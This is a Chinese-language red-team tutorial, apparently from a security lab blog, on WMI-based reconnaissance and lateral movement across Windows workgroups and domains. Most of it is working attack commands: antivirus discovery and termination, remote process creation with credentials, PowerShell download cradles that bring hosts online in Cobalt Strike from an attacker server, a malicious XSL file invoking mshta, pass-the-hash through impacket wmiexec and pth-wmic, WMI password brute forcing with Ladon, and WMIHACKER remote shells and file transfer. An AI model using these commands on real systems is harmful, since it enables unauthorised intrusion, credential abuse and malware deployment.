

作者:pingpig@深蓝攻防实验室
上一篇文章我们简单的解释了什么是WMI,WMI做什么,为什么使用WMI。本文是笔者在阅读国内部分的解释WMI横向移动的文章后写下的一篇文章,希望帮助同学们在攻防中进入横向移动后根据实际场景利用WMI来解决问题。在横向移动中的固定过程中一定离不开“信息收集”,然后分析信息根据实际场景(工作组或者域)来进行横向移动,至于使用什么工具,为什么使用这个工具,笔者使用WMI的意见。所以本文分为三个段落,信息收集、横向移动、部分意见。
信息收集。

注意:信息收集需要根据实际场景来进行收集,而不是说笔者罗列的就是必须要做,WMI可以做的信息收集操作远不至笔者罗列的如此,希望同学能够举一反三,自由搭配,参考微软官方文档,根据实际情况获取所需。

注意:wmic命令需要本地管理员或域管理员才可以进行正常使用,普通权限用户若想要使用wmi,可以修改普通用户的ACL,不过修改用户的ACL也需要管理员权限,这里笔者单独罗列小结:普通用户使用wmic。以下命令均在2008R2、2012R2、2016上进行测试,部分命令在虚拟机中测试不行,例如查询杀软。
wmic logon list brief #登录⽤户
wmic ntdomain list brief #域控机器
wmic useraccount list brief #⽤户列表
wmic share get name,path #查看系统共享
wmic service list brief |more #服务列表
wmic startup list full #识别开机启动的程序,包括路径
wmic fsdir "c:\\test" call delete #删除C盘下的test目录
wmic nteventlog get path,filename,writeable #查看系统中开启的⽇志
wmic nicconfig get ipaddress,macaddress #查看系统中⽹卡的IP地址和MAC地址
wmic qfe get description,installedOn #使⽤wmic识别安装到系统中的补丁情况
wmic product get name,version #查看系统中安装的软件以及版本,2008R2上执行后无反应。
wmic useraccount where "name='%UserName%'" call rename newUserName #更改当前用户名
wmic useraccount where "name='Administrator'" call Rename admin #更改指定用户名
wmic bios list full | findstr i "vmware" #查看当前系统是否是VMWARE,可以按照实际情况进行筛选
wmic desktop get screensaversecure,screensavertimeout #查看当前系统是否有屏保保护,延迟是多少
wmic process where name="vmtoolsd.exe" get executablepath #获取指定进程可执行文件的路径
wmic environment where "name='temp'" get UserName,VariableValue #获取temp环境变量
###查询当前主机的杀毒软件
wmic process where "name like '%forti%'" get name
wmic process where name="FortiTray.exe" call terminate
wmic namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState,pathToSignedProductExe
wmic namespace:\\root\securitycenter2 path antispywareproduct GET displayName,productState, pathToSignedProductExe & wmic namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductExe
wmic Node:localhost Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName Format:List
###
###查询windows机器版本和服务位数和.net版本
wmic os get caption
wmic os get osarchitecture
wmic OS get Caption,CSDVersion,OSArchitecture,Version
wmic product where "Name like 'Microsoft .Net%'" get Name, Version
###
###查询本机所有盘符
wmic logicaldisk list brief
wmic logicaldisk get description,name,size,freespace value
###
###卸载和重新安装程序
wmic product where "name like '%Office%'" get name
wmic product where name="Office" call uninstall
###
### 查看某个进程的详细信息 (路径,命令⾏参数等)
wmic process where name="chrome.exe" list full
wmic process where name="frp.exe" get executablepath,name,ProcessId 进程路径
wmic process where caption="frp.exe" get caption,commandline value
###
### 更改PATH环境变量值,新增c:\whoami
wmic environment where "name='path' and username='<system>'" set VariableValue="%path%;c:\whoami
###
### 查看某个进程的详细信息-PID
wmic process list brief
tasklist SVC | findstr frp.exe
wmic process where ProcessId=3604 get ParentProcessId,commandline,processid,executablepath,name,CreationClassName,CreationDate
###
### 终⽌⼀个进程
wmic process where name ="xshell.exe" call terminate
ntsd -c q -p 进程的PID
taskkill -im pid
###
###获取电脑产品编号和型号信息
wmic baseboard get Product,SerialNumber
wmic bios get serialnumber
###
###安装软件
wmic product get name,version
wmic product list brief
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Share #共享
Get-WmiObject -Namespace ROOT\CIMV2 -Class CIM_DataFile #⽂件/⽬录列表
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Volume #磁盘卷列表
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Process #当前进程
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Service #列举服务
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_NtLogEvent #⽇志
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_LoggedOnUser #登陆账户
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_QuickFixEngineering #补丁
Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct #杀毒软件
###操作系统相关信息
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_OperatingSystem
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_ComputerSystem
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_BIOS
###
###注册表操作
Get-WmiObject -Namespace ROOT\DEFAULT -Class StdRegProv
Push-Location HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Get-ItemProperty OptionalComponents
注意:分析完信息后,根据已掌握的信息开始横向移动,无论您作何考虑,都需要利用到工具来进行操作,工具可以帮助您无需理解或多或少的知识,您只需读懂README即可,来帮助您获取shell,上传,下载,创建服务等操作,笔者会在此段中罗列部分WMI的工具以及部分命令用作横向移动,并在第三段给出部分实际利用的意见。
wmic调用cmd
注意:以下命令需要管理员权限。
###向指定IP执行cmd命令


wmic node:10.10.0.10 user:administrator password:win@123 process call create "cmd.exe c ipconfig >c:\ip.txt"
wmic上线CS
注意:请注意powershell对于特殊字符的转义,例如“,@,#,$等等。
· Scripted Web Delivery
wmic NODE:192.168.8.180 user:"administrator" password:"win@123" PROCESS call create "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://xx.xx.xx.xx:8881/a'))\""
选择攻击模块

设置C2的Host以及监听器

在客户机上执行wmic命令,让指定的主机上线CS

· payload generator
注意:测试下载时,可以自行使用Python开启WEB共享服务。
wmic NODE:192.168.8.179 user:"administrator" password:"Aatest" PROCESS call create "powershell -nop -exec bypass -c \"IEX(New-Object Net.WebClient).DownloadString('http://192.168.8.191:8000/payload.ps1');\""
选择攻击模块

设置监听器,并选择Powershell作为载荷

在客户机上执行wmic命令,让指定机器上线CS

· XSL
如下为普通的xsl恶意文件,我们可以在下例中修改Run()中的Payload,本地运行恶意程序或者远程使用Powershell亦或者其他下载命令等等,我们可以自行搭配。
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("mshta.exe http://192.168.8.179.hta");
]]> </ms:script>
</stylesheet>

生成hta文件

生成hta文件以powershell执行
###执行下载命令
wmic os get FORMAT:"http://xx.xxx.xxx.xxx:8000/xsl.xsl"

执行命令

C2服务器成功上线
注意:MSF同样可以实现此操。
use exploit/windows/misc/hta_server
impacket-wmiexec.py
注意:请按照实际情况选择wmiexec.py的参数。
"注意:根据impacket的版本不同,依赖的python版本也不同,这里笔者使用最新版本impacket,依赖python3。"
"注意:遇到特殊字符使用\进行转移,例如123@456,转义后:123\@456"
python3 wmiexec.py 用户名:密码@目标IP
python3 wmiexec.py 域名/用户名:密码@目标IP #哈希传递获得shell
python3 wmiexec.py 域名/用户名:密码@目标IP "ipconfig" #执行命令
python3 wmiexec.py -hashes LM Hash:NT Hash 域名/用户名@目标IP #哈希传递获得shell
python3 wmiexec.py -hashes LM Hash:NT Hash 域名/用户名@目标IP "ipconfig" #执行命令
使用账号密码远程工作组机器

使用账号密码远程域机器

使用hash远程工作组机器

使用hash远程域机器
注意:wmiexec 使⽤445端⼝传回显。
impacket-wmiexe.exe
wmiexec.exe test1.com/win16:win16@10.10.0.10 -dc-ip 10.10.0.10
使用账号密码远程域机器

Ladon

WMI爆破(135端口)
注意:请提前在ladon.exe目录下准备好user.txt和pass.txt。
ladon.exe 192.168.8.192/24 WmiScan

WMI-NtlmHash爆破(135端口)
ladon.exe 192.168.8.192 WmiHashScan


WmiExec
ladon.exe wmiexec 192.168.8.192 Administrator win@123 cmd whoami
Ladon wmiexec成功执行命令

WmiExec2
###在工作组尝试执行命令
ladon.exe wmiexec2 192.168.8.192 Administrator win@123 cmd whoami
###在域内尝试执行命令
ladon.exe wmiexec2 10.10.0.10 test1\Administrator win@123 cmd whoami
Ladon wmiexec2成功在工作组执行命令

Ladon wmiexec2成功在域内执行命令


WMIcmd
注意:WMIcmd需要.NET4.5.2的支持。
WMIcmd.exe -h IP -d hostname -u localadmin -p theirpassword -c "command"
WMIcmd.exe在工作组上使用
WMIcmd.exe -h IP -d domain -u domainadmin -p theirpassword -c "command"。
WMIcmd.exe在域内使用
pth-wmic

注意:此为kali内置工具,只能执行一些WMI命令,无法执行其他命令.
###查询指定主机的用户列表select Name from Win32_UserAccount###
pth-wmic -U pig/Administrator%00000000000000000000000000000000:c56ade0c054ba703d9f56e302224bbb3 192.168.8.181 "select Name from Win32_UserAccount"
使用pth-wmic来远程管理指定主机的WMI
WMIHACKER
注意:wmihacker.vbs是在wmiexec.vbs基础上进行改进并优化的,新增了上传下载功能,其所需管理员权限。
###命令执行后显示结果
cscript WMIHACKER_0.6.vbs cmd 172.16.94.187 administrator "Password!" "systeminfo" 1
###命令执行后不显示任何结果
cscript WMIHACKER_0.6.vbs cmd 172.16.94.187 administrator "Password!" "systeminfo > c:\1.txt" 0
###获取交互式shell
cscript WMIHACKER_0.6.vbs shell 172.16.94.187 administrator "Password!"
###文件上传:将本地calc.exe复制到远程主机c:\calc.exe
cscript wmihacker_0.6.vbs upload 172.16.94.187 administrator "Password!" "c:\windows\system32\calc.exe" "c:\calc"
###文件下载:将远程主机calc.exe下载到本地c:\calc.exe
cscript wmihacker_0.6.vbs download 172.16.94.187 administrator "Password!" "c:\calc" "c:\windows\system32\calc.exe"

#获取半交互式shell
cscript.exe wmihacker.vbs shell 192.168.8.179 Administrator "win@123"
工作组内获取半交互式shell

#获取半交互式shell
cscript.exe wmihacker.vbs shell 10.10.0.10 win16 "win16"
域内获取半交互式shell
#将本地calc.exe复制到远程主机c:\calc.exe
cscript wmihacker_0.6.vbs upload 192.168.8.179 administrator "win@123" "c:\windows\system32\calc.exe" "c:\calc"
工作组内进行文件上传


上传成功
Invoke-WMIMethod
注意:该模块为Powershell内置模块,以下为示例,可以自由组合命令进行测试。示例在Windows2008R2、Windows2012R2、Windows2016均测试成功。
$User #目标系统用户名
$Password #目标系统密码
$Cred #账号密码整合,导入Credential
Invoke-WMIMethod #远程运行指定程序
#####---------------------------#####
$User = "WIN-D5IP32RU4A9\administrator"
$Password= ConvertTo-SecureString -String "win@123" -AsPlainText -Force
$Cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User , $Password
Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList "calc.exe" -ComputerName "192.168.8.179" -Credential $Cred
执行Powershell命令,成功创建运行cmd.exe,进程号为3192

3192进程对应的cmd.exe

Invoke-WmiCommand
注意:Invoke-WmiCommand.ps1为PowerSploit内置利用脚本,以下示例在Windows2008R2、Windows2012R2、Windows2016均测试成功。
IEX.... #下载脚本并导入系统
$User #目标系统用户名
$Password #目标系统密码
$Cred #账号密码整合,导入Credential
$Remote #远程运行指定命令或程序
$Remote.PayloadOutput #将执行结果输出到屏幕上
#####---------------------------#####
IEX(New-Object Net.Webclient).DownloadString('http://192.168.8.190:8000/Invoke-WmiCommand.ps1')
$User = "WIN-D5IP32RU4A9\administrator"
$Password = ConvertTo-SecureString -String "win@123" -AsPlainText -Force
$Cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password
$Remote = Invoke-WmiCommand -Payload {whoami} -Credential $Cred -ComputerName 192.168.8.179
$Remote.PayloadOutput
执行成功,whoami的命令得到回显

Invoke-WMIExec.ps1
Invoke-WMIExec -Target 192.168.0.110 -Username Administrator -Hash 3edc68a5debd735545ddf69fb3c224a8 -Command "cmd c ipconfig >>c:\ipconfig.txt" -Verbose
在工作组中内执行该PS1脚本

